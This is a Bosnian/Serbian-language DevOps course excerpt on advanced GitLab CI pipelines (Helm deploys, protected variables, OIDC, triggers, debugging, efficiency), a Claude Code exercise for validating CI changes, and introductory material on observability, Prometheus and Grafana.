  - template: Security/Dependency-Scanning.gitlab-ci.yml
  - template: Security/Secret-Detection.gitlab-ci.yml

  # Vlastiti moduli iz istog repoa
  - local: '.gitlab/ci/build.yml'
  - local: '.gitlab/ci/test.yml'
  - local: '.gitlab/ci/deploy.yml'
  - local: '.gitlab/ci/terraform.yml'

  # Shared templates iz drugog projekta (verzionisano)
  - project: 'yourgroup/ci-templates'
    ref: 'v2.1.0' # Pinuj na tag, ne na main
    file:
      - '/templates/helm-deploy.yml'
      - '/templates/notify-slack.yml'

# Primjer rules na .gitlab-ci.yml nivou
workflow:
  rules:
    - if: '$CI_COMMIT_MESSAGE =~ /\[skip ci\]/'
      when: never
    - if: '$CI_PIPELINE_SOURCE == "merge_request_event"'
    - if: '$CI_COMMIT_BRANCH == "main"'
    - if: '$CI_COMMIT_BRANCH == "develop"'
    - if: '$CI_COMMIT_TAG'
    - when: never
```

```
# .gitlab/ci/deploy.yml – reusable deploy template

.helm_deploy:
  image: alpine/helm:3.14
  before_script:
    - echo "$KUBE_CONFIG" | base64 -d > /tmp/kubeconfig
    - export KUBECONFIG=/tmp/kubeconfig
    - kubectl config use-context $KUBE_CONTEXT
  script:
    - helm upgrade --install $HELM_RELEASE_NAME ./helm/project-a
      --namespace $K8S_NAMESPACE
      -f helm/project-a/values/$DEPLOY_ENV.yaml
      --set image.tag=$CI_COMMIT_SHA
      --set image.repository=$CI_REGISTRY_IMAGE/go-service
      --wait --timeout 5m --atomic
  after_script:
    - rm -f /tmp/kubeconfig

deploy:dev:
  extends: .helm_deploy
  variables:
    HELM_RELEASE_NAME: project-a
    K8S_NAMESPACE: project-a-dev
    DEPLOY_ENV: dev
    KUBE_CONTEXT: eks-cluster-dev
  environment:
    name: development
    url: https://dev.project-a.example.com
  rules:
    - if: '$CI_COMMIT_BRANCH == "develop"'

deploy:staging:
  extends: .helm_deploy
  variables:
    HELM_RELEASE_NAME: project-a
    K8S_NAMESPACE: project-a-staging
    DEPLOY_ENV: staging
    KUBE_CONTEXT: eks-cluster-staging
  environment:
    name: staging
    url: https://staging.project-a.example.com
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'

deploy:prod:
  extends: .helm_deploy
  variables:
    HELM_RELEASE_NAME: project-a
    K8S_NAMESPACE: project-a-prod
    DEPLOY_ENV: prod
    KUBE_CONTEXT: eks-cluster-prod
  timeout: 20 minutes # Override .helm_deploy timeout
  environment:
    name: production
    url: https://project-a.example.com
  rules:
    - if: '$CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/ '
      when: manual
```

11. Protected variables i environments

```
# Protected environment setup (GitLab UI):
# Settings → Environments → production → Protect
# Allowed to deploy: Maintainer role (ili specifični korisnici)
# Ova zaštita sprječava da developer greškom deploy-uje na prod

deploy:prod:
  environment:
    name: production
    url: https://project-a.example.com
  # Ovaj job se NE može pokrenuti osim ako je user Maintainer+
  # i branch/tag je protected

# Variable scoping po environmentu:
# Settings → CI/CD → Variables → Add variable
#
# Varijabla      Environment    Protected    Masked
# DB_HOST        development    No           No
# DB_HOST        staging        No           No
# DB_HOST        production    Yes          No
# DB_PASSWORD    development    No           Yes
# DB_PASSWORD    production    Yes          Yes
# AWS_ROLE_ARN   development    No           No
# AWS_ROLE_ARN   production    Yes          No
#
# Unutar joba: $DB_HOST automatski dobija pravu vrijednost
# ovisno o environment: name vrijednosti

# OIDC za AWS – bez long-lived credentials
deploy:prod:
  environment:
    name: production
  id_tokens:
    AWS_OIDC_TOKEN:
      aud: https://gitlab.com
  script:
    - |
      # Preuzmi privremene AWS credentials via OIDC
      CREDS=$(aws sts assume-role-with-web-identity \
        --role-arn "$AWS_ROLE_ARN" \
        --role-session-name "gitlab-$CI_JOB_ID" \
        --web-identity-token "$AWS_OIDC_TOKEN" \
        --duration-seconds 3600 \
        --query 'Credentials' --output json)
      export AWS_ACCESS_KEY_ID=$(echo $CREDS | jq -r '.AccessKeyId')
      export AWS_SECRET_ACCESS_KEY=$(echo $CREDS | jq -r '.SecretAccessKey')
      export AWS_SESSION_TOKEN=$(echo $CREDS | jq -r '.SessionToken')
    - aws eks update-kubeconfig --name $EKS_CLUSTER_NAME --region $AWS_REGION
    - helm upgrade --install project-a ./helm/project-a ...
```

12. Pipeline triggers i webhooks

```

# Trigger downstream pipeline (multi-repo setup)
trigger:infra:
  stage: deploy
  trigger:
    project: yourgroup/infra-repo
    branch: main
    strategy: depend          # Čekaj da downstream pipeline završi
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
      changes:
        - terraform/**/*

# Trigger API – za eksterne sisteme (npr. Jenkins, custom webhook)
# curl --request POST \
#   --form "token=$CI_JOB_TOKEN" \
#   --form "ref=main" \
#   --form "variables[DEPLOY_ENV]=staging" \
#   "https://gitlab.com/api/v4/projects/$PROJECT_ID/trigger/pipeline"

# Parent-child pipeline – dinamički generisan pipeline
stages:
  - generate
  - trigger

generate:service-pipelines:
  stage: generate
  script:
    - |
      # Generiši pipeline samo za servise koji su promijenjeni
      python3 scripts/generate-pipeline.py \
        --changed-files $(git diff --name-only $CI_MERGE_REQUEST_DIFF_BASE_SHA) \
        --output generated-pipeline.yml
  artifacts:
    paths:
      - generated-pipeline.yml
    expire_in: 1 hour

trigger:services:
  stage: trigger
  needs:
    - job: generate:service-pipelines
      artifacts: true
  trigger:
    include:
      - artifact: generated-pipeline.yml
        job: generate:service-pipelines
  strategy: depend

# Scheduled pipeline trigger (Settings → CI/CD → Schedules)
cleanup:old-deployments:
  rules:
    - if: '$$SCHEDULE_NAME == "weekly-cleanup"'
  script:
    - |
      # Obriši review app deploymente koji su stariji od 7 dana
      CUTOFF_DATE=$(date -d '7 days ago' +%s)
      for RELEASE in $(helm list -n project-a-dev -q | grep review-); do
        DEPLOY_DATE=$(helm status $RELEASE -n project-a-dev -o json | \
          jq -r '.info.first_deployed' | xargs -I{} date -d {} +%s)
        if [ "$DEPLOY_DATE" -lt "$CUTOFF_DATE" ]; then
          helm uninstall $RELEASE -n project-a-dev
          echo "Deleted: $RELEASE"
        fi
      done

```

13. Debugging failing pipelines

```
# Debug varijable – verbose output
variables:
  CI_DEBUG_TRACE: "false"          # "true" = VERY verbose (sadrži secrets – oprezno!)
  TF_LOG: "WARN"                  # TRACE/DEBUG/INFO/WARN/ERROR za Terraform
  HELM_DEBUG: "false"             # "true" za Helm verbose output

# Debug runner environment (manuelni trigger)
debug:runner:
  when: manual
  script:
    - cat /etc/os-release
    - docker info 2>/dev/null || echo "Docker not available"
    - kubectl version --client 2>/dev/null || echo "kubectl not available"
    - helm version 2>/dev/null || echo "Helm not available"
    - terraform version 2>/dev/null || echo "Terraform not available"
    - aws --version 2>/dev/null || echo "AWS CLI not available"
    - echo "CPU: $(nproc) cores"
    - echo "Memory: $(free -h | grep Mem | awk '{print $2}')"
    - echo "Disk: $(df -h / | tail -1 | awk '{print $4}')" free"

# Print environment varijable – NIKAD u prod, NIKAD bez filtera
debug:env:
  when: manual
  environment: development          # Samo development env
  script:
    - env | sort | grep -v -E "(PASSWORD|TOKEN|SECRET|KEY|CERT)" | head -100

# K8s debug – šta se dešava sa deploymentom
debug:k8s:
  when: manual
  environment: development
  script:
    - kubectl get pods -n project-a-dev
    - kubectl get events -n project-a-dev --sort-by='.lastTimestamp' | tail -20
    - kubectl describe deployment project-a -n project-a-dev || true
    - |

FAILED_POD=$(kubectl get pods -n project-a-dev | grep -v Running | grep -v Completed | tail -1 | awk
'{print $1}')
  if [ -n "$FAILED_POD" ]; then
    kubectl logs $FAILED_POD -n project-a-dev --previous 2>/dev/null || \
    kubectl logs $FAILED_POD -n project-a-dev || true
  fi

# Dry run – provjeri šta bi pipeline uradio bez stvarnog izvršavanja
lint:ci-config:
  stage: .pre
  script:
    - |
      curl --silent --header "PRIVATE-TOKEN: $GITLAB_API_TOKEN" \
        --request POST \
        --header "Content-Type: application/json" \
        --data "{\"content\": \"$(cat .gitlab-ci.yml | base64 -w 0)\\\"}\" \
        \"https://gitlab.com/api/v4/projects/$CI_PROJECT_ID/ci/lint\" | \
        jq -e '.valid == true' || (echo "CI config invalid!" && exit 1)
  rules:
    - changes:
        - .gitlab-ci.yml
        - .gitlab/ci/**/*
```

14. Pipeline efficiency — smanjiti trajanje

```

# 1. Shallow clone – za velike repoe (ne treba cijela historija)
variables:
  GIT_DEPTH: 10 # Fetch zadnjih 10 commitova
  GIT_CLONE_PATH: $CI_BUILDS_DIR/project-a # Konzistentna putanja za cache

# 2. Path-based CI – ne buildaj ono što nije promijenjeno
build:go:
  rules:
    - changes:
        - services/go-service/**/*
        - go.mod
        - go.sum

build:php:
  rules:
    - changes:
        - services/php-api/**/*
        - composer.lock

build:vue:
  rules:
    - changes:
        - services/frontend/**/*
        - package-lock.json

# 3. Paralelizacija unutar joba
test:go:
  script:
    - go test ./... -parallel 8 -count=1 # 8 parallel test suites

test:php:
  parallel: 3 # GitLab pokretanje 3 instance joba paralelno
  script:
    - php vendor/bin/phpunit --testsuite "group-$CI_NODE_INDEX"

# 4. Skip pipeline za trivijalne promjene
workflow:
  rules:
    - if: '$CI_COMMIT_MESSAGE =~ /\[skip ci\]/'
      when: never
    - if: '$CI_COMMIT_MESSAGE =~ /^(docs|chore|style):' # Conventional commits
      when: never
    - if: '$CI_PIPELINE_SOURCE == "merge_request_event"'
    - if: '$CI_COMMIT_BRANCH == "main"'
    - if: '$CI_COMMIT_TAG'

# 5. Pre-built base images – ne instaluj tools svaki put
# Umjesto:
#   before_script:
#     - apt-get install -y terraform helm kubectl awscli jq
# Napravi custom image jednom:
build:tools-image:
  rules:
    - changes:
        - docker/ci-tools/Dockerfile
      when: manual
  script:
    - docker build -t $CI_REGISTRY_IMAGE/ci-tools:latest docker/ci-tools/
    - docker push $CI_REGISTRY_IMAGE/ci-tools:latest

# Koristiti pre-built image:
deploy:dev:
  image: $CI_REGISTRY_IMAGE/ci-tools:latest # Svi alati su već tu
  script:
    - helm upgrade --install ...

```

```
# 6. Fail fast – najbrže provjere prve
stages:
  - validate      # Lint, format check, config validation (< 2 min)
  - test          # Unit testovi (< 5 min)
  - build         # Docker build (< 10 min)
  - integration   # Integration testovi (< 10 min)
  - deploy        # Deployment

lint:all:
  stage: validate
  needs: []          # Odmah, bez čekanja
  script:
    - golangci-lint run ./...
    - phpcs services/php-api/
    - eslint services/frontend/src/

# 7. Mjerenje i optimizacija
# GitLab → CI/CD → Analytics → Pipeline charts
# Identifikuj najsporije jobove i fokusiraj optimizaciju tamo

# 8. Executor specific optimizacija (za self-hosted runners)
# gitlab-runner config.toml:
# [[runners.kubernetes.volumes.empty_dir]]
#   name = "docker-certs"
#   mount_path = "/certs/client"
# concurrent = 10    # Paralelni jobovi po runneru
```

```

include:
  - local: '.gitlab/ci/build.yml'
  - local: '.gitlab/ci/test.yml'
  - local: '.gitlab/ci/deploy.yml'
  - template: Security/SAST.gitlab-ci.yml
  - template: Security/Secret-Detection.gitlab-ci.yml

variables:
  GIT_DEPTH: 10
  DOCKER_BUILDKIT: "1"

workflow:
  rules:
    - if: '$CI_COMMIT_MESSAGE =~ /\[skip ci\]/'
      when: never
    - if: '$CI_PIPELINE_SOURCE == "merge_request_event"'
    - if: '$CI_COMMIT_BRANCH =~ /^(main|develop)$/ '
    - if: '$CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/ '

stages:
  - validate
  - build
  - test
  - security
  - deploy
  - cleanup

# Lint: odmah, paralelno, ne čeka ništa
lint:go:
  stage: validate
  needs: []
  interruptible: true
  timeout: 5 minutes
  rules:
    - changes: [services/go-service/**/*]
  cache:
    key: golangci-lint
    paths: [.golangci-cache]
    policy: pull-push
  script:
    - golangci-lint run ./services/go-service/...

# Build Go binary
build:go:
  stage: build
  needs: [lint:go]
  interruptible: true
  timeout: 10 minutes
  rules:
    - changes: [services/go-service/**/*]
  cache:
    key:
      files: [go.sum]
    paths: [.cache/go]
    policy: pull-push
  artifacts:
    paths: [bin/server]
    expire_in: 2 hours
  script:
    - export GOPATH=$CI_PROJECT_DIR/.cache/go
    - CGO_ENABLED=0 go build -ldflags="-X main.version=$CI_COMMIT_TAG" -o bin/server ./services/go-service/cmd/...

# Unit testovi
test:go:
  stage: test

```

```

needs:
  - job: build:go
    artifacts: false
interruptible: true
timeout: 8 minutes
retry:
  max: 1
  when: [runner_system_failure]
rules:
  - changes: [services/go-service/**/*]
cache:
  key:
    files: [go.sum]
    paths: [.cache/go]
    policy: pull
artifacts:
  when: always
  reports:
    junit: test-results.xml
  expire_in: 1 week
script:
  - export GOPATH=$CI_PROJECT_DIR/.cache/go
  - go test ./... -parallel 8 -v 2>&1 | go-junit-report > test-results.xml

# Build Docker image
build:go-image:
  stage: build
  needs:
    - job: test:go
      artifacts: false
  interruptible: true
  timeout: 15 minutes
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
      changes: [services/go-service/**/*]
    - if: '$CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/ '
  script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
    - docker buildx build
      --cache-from $CI_REGISTRY_IMAGE/go-service:cache
      --cache-to type=registry,ref=$CI_REGISTRY_IMAGE/go-service:cache,mode=max
      --tag $CI_REGISTRY_IMAGE/go-service:$CI_COMMIT_SHA
      --push
      services/go-service/

# Deploy dev – automatski na develop branch
deploy:dev:
  stage: deploy
  needs:
    - job: build:go-image
      artifacts: false
  interruptible: false
  timeout: 15 minutes
  resource_group: deploy-dev
  retry:
    max: 1
    when: [runner_system_failure]
  environment:
    name: development
    url: https://dev.project-a.example.com
  rules:
    - if: '$CI_COMMIT_BRANCH == "develop"'
  script:
    - aws eks update-kubeconfig --name $EKS_CLUSTER_DEV --region $AWS_REGION
    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-dev
      -f helm/project-a/values/dev.yaml

```

```
--set image.tag=$CI_COMMIT_SHA
--wait --timeout 10m --atomic

# Deploy prod – manualni, samo na version tag
deploy:prod:
  stage: deploy
  needs:
    - job: build:go-image
      artifacts: false
  interruptible: false
  timeout: 20 minutes
  resource_group: deploy-prod
  when: manual
  allow_failure: false
  environment:
    name: production
    url: https://project-a.example.com
  rules:
    - if: '$CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/ '
  script:
    - aws eks update-kubeconfig --name $EKS_CLUSTER_PROD --region $AWS_REGION
    - helm upgrade --install project-a ./helm/project-a
      --namespace project-a-prod
      -f helm/project-a/values/prod.yaml
      --set image.tag=$CI_COMMIT_SHA
      --wait --timeout 15m --atomic
```

Cheat sheet

Pattern	Konfiguracija	Svrha
Retry	<code>retry.max: 2</code>	Flaky runners, network greške
Timeout	<code>timeout: 10 minutes</code>	Spriječi beskonačno čekanje
DAG	<code>needs: [job-name]</code>	Paralelno izvršavanje zavisnosti
Path CI	<code>rules.changes</code>	Ne buildaj neizmijenjene servise
Fail fast	Validate stage prvi	Najbrže provjere odmah
Cancel stale	<code>interruptible: true</code>	Ne troši runner resourcee
Serialni deploy	<code>resource_group</code>	Spriječi concurrent deployment
Dotenv artifact	<code>reports.dotenv</code>	Prenos varijabli između jobova
Read-only cache	<code>policy: pull</code>	Brže nego pull-push za test jobove
OIDC auth	<code>id_tokens</code>	Bez long-lived AWS credentials

Source: `10-gitlab-pipelines-advanced/13-vezba-priprema-ai-okvira-i-sync.md`

13 — Vežba: Napredni GitLab pipeline-i

Validiraš AI-okvir za napredne CI obrasce (DAG needs, child pipeline-i, review apps) i dokazuješ da pipeline prolazi lint i da zavisnosti smanjuju ukupno vreme.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Proširujemo postojeći CI okvir stavkama za review apps i DAG optimizaciju — ne pravimo novi rule, nego dopunjujemo `gitlab-ci-checks`.

Pretpostavke za potvrdu: - `gitlab-ci-checks` rule već postoji iz oblasti 02 - Projekat ima MR-ove za koje review apps ima smisla - Runner ima pristup Kubernetes-u ili Docker-u za ephemeral env

Van opsega: - Potpuna migracija na child pipeline-e za sve servise - Postavljanje review app domene i SSL sertifikata

Prompt za diskusiju:

```
Hoću review app po merge request-u sa auto-cleanup.  
Daj minimalan `.gitlab-ci.yml` blok (environment + on_stop + auto_stop_in)  
i objasni kako se čisti.  
Potom objasni kako `needs:` DAG skraćuje vreme pipeline-a  
u odnosu na klasični stage redosled.
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Proširiti CI okvir za review apps i DAG, i dokazati da pipeline prolazi lint sa kraćim ukupnim vremenom.

Fajlovi koji se diraju: - `.gitlab-ci.yml` — dodaješ review app job i `needs:` deklaracije - `CLAUDE.md` ili `.claude/rules/gitlab-ci-checks.md` — dopuna pravila

Fajlovi koji se NE diraju: - `src/` — ovo je CI izmena, ne aplikacioni kod - Ostali rule fajlovi — anti-sprawl, proširujemo postojeći

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili ažuriraj `.claude/rules/gitlab-ci-checks.md`

Sadržaj pravila:

```
# dopuna gitlab-ci-checks (advanced)  
- Review app ima `environment.on_stop` i `auto_stop_in` (cleanup).  
- Skupe faze (build/test) koriste `needs:` (DAG), ne čekaju ceo stage.  
- Child pipeline-i za nezavisne servise umesto monolitnog joba.  
- Pipeline vreme drugog run-a (sa cache-om) mora biti kraće od prvog.
```

Anti-sprawl: ne pravi novi rule — ovo je dopuna `gitlab-ci-checks` koji postoji od oblasti 02.

Acceptance criteria: - [] `glab ci lint` prolazi bez grešaka - [] Review app job ima `environment.on_stop` i `auto_stop_in` - [] `needs:` deklaracije su prisutne na barem jednom skupom jobu - [] Drugi pipeline run (cache topao) završava brže od prvog - [] Artifacts su dostupni u GitLab UI posle uspešnog run-a - [] Sync zapisan

AI pregled plana:

```
Evo plana pre egzekucije:  
1. Dopuniti gitlab-ci-checks pravila za review apps i DAG  
2. Dodati review app job u .gitlab-ci.yml sa on_stop i auto_stop_in  
3. Dodati needs: na build/test jobove  
4. Pokrenuti glab ci lint  
5. Pokrenuti pipeline dva puta i uporediti vreme
```

```
Da li su acceptance criteria merljivi i testabilni?  
Šta fali ili je nejasno pre nego počnem?
```

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Lint pipeline konfiguracije:

```
glab ci lint
```

Pokreni pipeline i sačekaj da završi:

```
glab ci run  
glab ci view --live
```

Vizuelno: CI/CD → Pipelines → DAG view — proveriti da `needs:` zavisnosti formiraju očekivani graf, ne linearni redosled.

Pokreni drugi put da proveris cache benefit:

```
glab ci run
# Zabeleži vreme prvog i drugog run-a
```

Proveri artifacts:

```
glab ci artifact <job-name> --path <artifact-path>
```

4. AI validacija

Evo acceptance criteria iz plana:

- glab ci lint prolazi bez grešaka
- Review app job ima `environment.on_stop` i `auto_stop_in`
- `needs:` deklaracije prisutne na skupim jobovima
- Drugi run brži od prvog (cache radi)
- Artifacts dostupni posle uspešnog run-a

Evo outputa / diff-a / konfiguracije:

[ovde lepiš: output glab ci lint, yaml blok review app joba, vreme prvog i drugog run-a, screenshot ili output artifacts]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne — šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Otvori MR i čekaj da pipeline završi	Review app URL se pojavljuje u MR-u
2	Klikni na review app URL	Aplikacija se otvara u browseru
3	Zatvori MR (ili klikni "Stop environment")	Review app okruženje se briše automatski
4	Otvori DAG view u GitLab CI/CD	Build i test jobovi startuju paralelno, ne čekaju ceo stage
5	Uporedi vreme prvog i drugog pipeline run-a	Drugi run završava brže (cache pomaže)
6	Otvori tab Artifacts za uspešan job	Artifact je dostupan za download

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — GitLab napredni CI sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```


Phase — 11-monitoring

Directory: 11-monitoring/

Source: 11-monitoring/01-observability-koncepti.md

01 — Observability koncepti

Teorija

Observability je sposobnost razumijevanja unutrašnjeg stanja sistema na osnovu njegovih vanjskih izlaza. Nisi tu da “gledalj” — tu si da možeš postavljati pitanja o sistemu koja nisi predvidio unaprijed.

Tri stuba observability-a

Metrics

Numerički podaci o stanju sistema kroz vrijeme.

- CPU usage: 78%
- HTTP requests per second: 142
- Pod restart count: 3

Metrics su efikasni, komprimovani, idealni za alerting i dashboarde. **Ne govore ti zašto** — govore ti da nešto nije normalno.

Logs

Tekstualni zapisi konkretnih događaja.

```
2026-05-27T14:23:01Z [ERROR] Failed to connect to database: connection timeout
2026-05-27T14:23:02Z [INFO] Retrying connection (attempt 2/3)
2026-05-27T14:23:05Z [ERROR] Max retries exceeded. Service unavailable.
```

Logovi govore **šta se desilo** u specifičnom trenutku, na specifičnom servisu.

Traces

Praćenje jednog zahtjeva kroz sve servise:

```
Request ID: abc123
  → nginx (2ms)
    → app-service (145ms)
      → database (140ms) ← bottleneck!
    → cache-service (1ms)
Total: 148ms
```

Traces govore **gdje se troši vrijeme** i kako servisi interaguju.

Monitoring vs Observability

Monitoring: znaš unaprijed što gledaš. Postavljaš dashboarde i alarme za poznate metrike. “CPU > 80% → alarm”. Reaktivno za poznate probleme.

Observability: možeš istražiti nepoznate probleme. Postaviš pitanje “zašto su p95 latency spikes svaki petak u 17:00?” i imaš podatke da odgovoriš. Proaktivno za nove probleme.

Za project-A: počinjemo sa monitoringom (postavljamo poznate metrike i alarme), gradimo prema observability-u (korelacija metrics + logs).

Zašto monitoring: znaš da nešto ne radi PRE korisnika

Bez monitoringa, redoslijed otkrića greške:

1. Korisnik ne može pristupiti aplikaciji
2. Korisnik kontaktira support
3. Support otvara ticket
4. Dev team dobija ticket
5. Dev team gleda logove da razumije problem
6. Prosječno: 45-90 minuta od incidenta do saznanja

Sa monitoringom i alertingom:

1. Pod pada u CrashLoopBackOff
2. Prometheus detektuje: `kube_pod_container_status_restarts_total > 0` za 5 minuta
3. Alertmanager šalje Slack poruku on-call inženjeru
4. Prosječno: 5-10 minuta od incidenta do saznanja

MTTD (Mean Time To Detect) pada sa 60 minuta na 5 minuta. Korisnik često nikad ne sazna da je problem bio.

Stack za project-A

```
Metrics: Prometheus + Grafana
Logs:    Loki + Grafana (isti UI za oba!)
Alerts:  Alertmanager → Slack / Email
```

Sve se instalira jednom Helm komandom: `kube-prometheus-stack`.

Grafana je jedina UI koju inženjer treba da otvori: - Dashboarde za metrics - Explore za logs (Loki) - Alerting management

kube-prometheus-stack: šta instalirate jednom komandom

```
kube-prometheus-stack
├─ Prometheus Operator    ─ CRD-driven konfiguracija
├─ Prometheus             ─ metrics collection & storage
├─ Grafana                ─ vizualizacija & alerting
├─ Alertmanager           ─ alert routing & deduplication
├─ kube-state-metrics     ─ K8s objekt metrike
├─ node-exporter          ─ hardware & OS metrike
└─ PrometheusRule CRDs   ─ alert pravila kao K8s objekti
```

Sve u namespace-u `monitoring`. Jedna instalacija, sva infrastruktura za observability.

Monitoring per environment

Environment	Monitoring	Razlog
kind (lokal)	Da	Vježbanje, ne troši AWS
dev	Da	Early detection, trendovi
staging	Obavezno	Mora biti identično produkciji
prod	Obavezno	Biznis zahtjev

Staging i prod moraju imati isti monitoring stack — da bi anomalije koje se jave u staging-u bile vidljive na isti način kao u prod-u.

Veza sa project-A

Za project-A, monitoring stack odgovara na pitanja:

- Da li nginx servira zahtjeve? (nginx metrics)
- Koliko memorije troši helloworld Pod? (container metrics)
- Je li K8s cluster zdrav? (kube-state-metrics)
- Šta piše u nginx error logu? (Loki)
- Kad je zadnji put restartan Pod? (Alertmanager history)

Bez monitoringa, `kubectl get pods` je jedini uvid. Sa monitoringom, imaš historiju, trendove i proaktivne alarme.

Source: `11-monitoring/02-prometheus-i-metrics.md`

02 — Prometheus i metrics

Teorija

Prometheus je open-source monitoring sistem koji **sam dolazi po metrike** (pull model). Svaka aplikacija ekspozuje HTTP endpoint `/metrics` sa trenutnim vrijednostima. Prometheus periodično (default: 15s) scrape-uje taj endpoint i čuva podatke.

Zašto pull model, ne push

Push model (aplikacija šalje metrike): aplikacija mora znati adresu monitoring sistema. Ako monitoring sistem padne, aplikacija može akumulirati metrike ili ih izgubiti. Konfiguracija je raspršena po svim aplikacijama.

Pull model (Prometheus dolazi do aplikacije): Prometheus centralno zna šta scrape-uje. Aplikacija ne zna ništa o monitoring sistemu. Ako Prometheus padne, aplikacija radi dalje. Lako se dodaju novi targeti — bez promjene aplikacije.

Šta Prometheus scrape-uje

kube-state-metrics

Ekspozuje metrike o K8s objektima — Deployment, Pod, Node, PVC...

```
kube_deployment_status_replicas_available{deployment="helloworld"} 3
kube_deployment_status_replicas_unavailable{deployment="helloworld"} 0
kube_pod_status_phase{pod="helloworld-6d4b9c-xk2p1", phase="Running"} 1
kube_pod_container_status_restarts_total{container="nginx"} 0
```

node-exporter

Ekspozuje metrike hardwarea i OS-a na svakom K8s node-u:

```
node_cpu_seconds_total{cpu="0", mode="idle"} 12345.67
node_memory_MemAvailable_bytes 4294967296
node_disk_io_time_seconds_total{device="sda"} 123.45
node_network_receive_bytes_total{device="eth0"} 987654321
```

Aplikacijske metrike: nginx-prometheus-exporter

Nginx sam po sebi ne ekspozuje Prometheus metrike. `nginx-prometheus-exporter` čita nginx status stranicu i pretvara u Prometheus format:

```
nginx_connections_active 5
nginx_connections_reading 0
nginx_http_requests_total 1234
nginx_up 1
```

Ili sa OpenTelemetry-enabled nginx-om direktno:

```
# HELP nginx_http_requests_total Total HTTP requests
# TYPE nginx_http_requests_total counter
nginx_http_requests_total{method="GET", status="200"} 9876
nginx_http_requests_total{method="GET", status="404"} 12
```

PromQL: query jezik za metrics

PromQL (Prometheus Query Language) je funkcionalni jezik za analizu metrika.

Instant vector: trenutna vrijednost

```
# Memorija u bajtovima po containeru u helloworld namespaceu
container_memory_usage_bytes{namespace="helloworld-dev"}
```

Rate: promjena u vremenu

```
# HTTP requests po sekundi (prosječno za zadnjih 5 minuta)
rate(nginx_http_requests_total[5m])
```

`rate()` pretvara counter (uvijek raste) u “koliko puta po sekundi raste”.

Agregacija

```
# Ukupni RPS za sve nginx instance
sum(rate(nginx_http_requests_total[5m]))

# RPS po HTTP status kodu
sum by (status) (rate(nginx_http_requests_total[5m]))
```

Zdravlje deployova

```
# Unhealthy podovi u deployment-ima (želimo 0)
kube_deployment_status_replicas_unavailable > 0

# Pod restart rate > 0 znači CrashLoop
rate(kube_pod_container_status_restarts_total[5m]) > 0
```

Memory pressure

```
# Procenat korištene memorije po containeru
container_memory_usage_bytes / container_spec_memory_limit_bytes * 100
```

ServiceMonitor: kako Prometheus “otkrije” novu aplikaciju

Klasično: u Prometheus konfiguraciji manualno dodaješ target. Problem: dinamičan K8s — servisi dolaze i odlaze.

ServiceMonitor je Kubernetes CRD koji govori Prometheus Operatoru: “scrape-uj sve servise koji matchaju ovaj label selector”.

```
apiVersion: monitoring.coreos.com/v1
kind: ServiceMonitor
metadata:
  name: helloworld-monitor
  namespace: monitoring
  labels:
    release: monitoring # mora matchati Prometheus Operator selector
spec:
  namespaceSelector:
    matchNames:
      - helloworld-dev
      - helloworld-staging
      - helloworld-prod
  selector:
    matchLabels:
      app: helloworld # Service mora imati ovaj label
  endpoints:
    - port: metrics # Port name u Service definiciji
      interval: 30s
      path: /metrics
```

Prometheus Operator prati ServiceMonitor objekte i automatski ažurira Prometheus konfiguraciju — bez restarta, bez manualnih izmjena.

Retention i storage: Prometheus PVC na EBS

Prometheus po defaultu čuva metrike 15 dana u memoriji/lokalnom disku. Za K8s deployment, treba PersistentVolumeClaim:

```
# U kube-prometheus-stack values.yaml
prometheus:
  prometheusSpec:
    retention: 30d
    storageSpec:
      volumeClaimTemplate:
        spec:
          storageClassName: gp3 # AWS EBS gp3
          accessModes: [ReadWriteOnce]
          resources:
            requests:
              storage: 50Gi
```

Careless Prometheus bez PVC = sve metrike izgubljene pri restartu Poda. Sa PVC = metrike opstaju restart, čak i node rebalance.

Veza sa project-A

Za project-A nginx deployment, dodajemo `nginx-prometheus-exporter` kao sidecar kontejner:

```
# U Helm chart template-u (deployment.yaml)
containers:
  - name: nginx
    image: nginx:alpine
  - name: metrics
    image: nginx/nginx-prometheus-exporter:1.1
  args:
    - -nginx.scrape-uri=http://localhost/nginx_status
  ports:
    - name: metrics
      containerPort: 9113
```

ServiceMonitor automatski pronalazi Service s `app: helloworld` labelom u svim helloworld namespacevima i Prometheus počinje scrape-ovati `/metrics` na portu `9113` svakih 30 sekundi.

Source: `11-monitoring/03-grafana-dashboards.md`

03 — Grafana dashboardsi

Teorija

Grafana je vizualizacijski alat koji **čita podatke iz Prometheusa i Lokija** i prikazuje ih u formi grafova, tabela i alarma. To je jedini UI koji inženjer treba otvoriti da razumije stanje sistema — metrics i logs na jednom mjestu.

Zašto Grafana, ne direktno Prometheus

Prometheus UI ima query interface koji je dobar za istraživanje, ali: - Nema dashboarde koji se pamte - Nema kombinovanje metrics i logs pogleda - Nema role-based access (dev vs manager pogled) - Nema alerting iz UI
Grafana rješava sve ovo i integriše se s desecima data sourcea — Prometheus, Loki, CloudWatch, Elasticsearch, PostgreSQL...

Ugrađeni dashboardsi u kube-prometheus-stack

kube-prometheus-stack instalira ~30 unaprijed konfiguriranih dashboarda. Najkorisnije za project-A:

Dashboard	Šta prikazuje
Kubernetes / Compute Resources / Cluster	CPU i memorija za cijeli cluster
Kubernetes / Compute Resources / Namespace	CPU i memorija per namespace
Kubernetes / Compute Resources / Pod	Detalji za jedan Pod
Kubernetes / Networking / Namespace	Network traffic per namespace
Node Exporter / Nodes	Hardware metrike po node-u
Kubernetes / Persistent Volumes	PVC usage i health

